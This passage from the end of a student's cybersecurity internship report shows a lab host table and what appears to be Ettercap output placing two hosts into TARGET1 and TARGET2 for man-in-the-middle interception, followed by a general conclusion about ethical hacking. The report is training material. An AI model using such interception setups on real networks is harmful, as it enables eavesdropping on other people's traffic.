
IP Address	MAC Address	Description
192.168.43.1	C2:BD:C8:DB:C0:83	
192.168.43.102	08:00:27:9E:37:29	
192.168.43.120	08:00:27:9E:37:29	windows7-PC
192.168.43.204	D8:C0:A6:BF:FB:FF	

Targets

- Hosts
- View
- Filters
- Logging
- Plugins

Delete Host Add to Target 1 Add to Target 2

```
GROUP 1: ANY (all the hosts in the list)
GROUP 2: ANY (all the hosts in the list)
Host 192.168.43.120 added to TARGET1
Host 192.168.43.102 added to TARGET2
```



Conclusion

After completing my internship training, I gained a better understanding of cybersecurity. To fit into the professional field, this helped me to become skilled and more professional. At the beginning of my internship, I was assigned to learn or acquire knowledge of Linux. During my internship, I was assigned a project and was able to gain a better understanding of the real world of work. The new things were new to me, and I worked diligently to gain more knowledge about them. To conclude, I learned about different types of cyber-attacks and the prevention measures that are to be taken to avoid such attacks. Cybersecurity is the most significant

division of any company. Cybercrime is being prevented and valuable data and personal information is being protected by ethical hackers.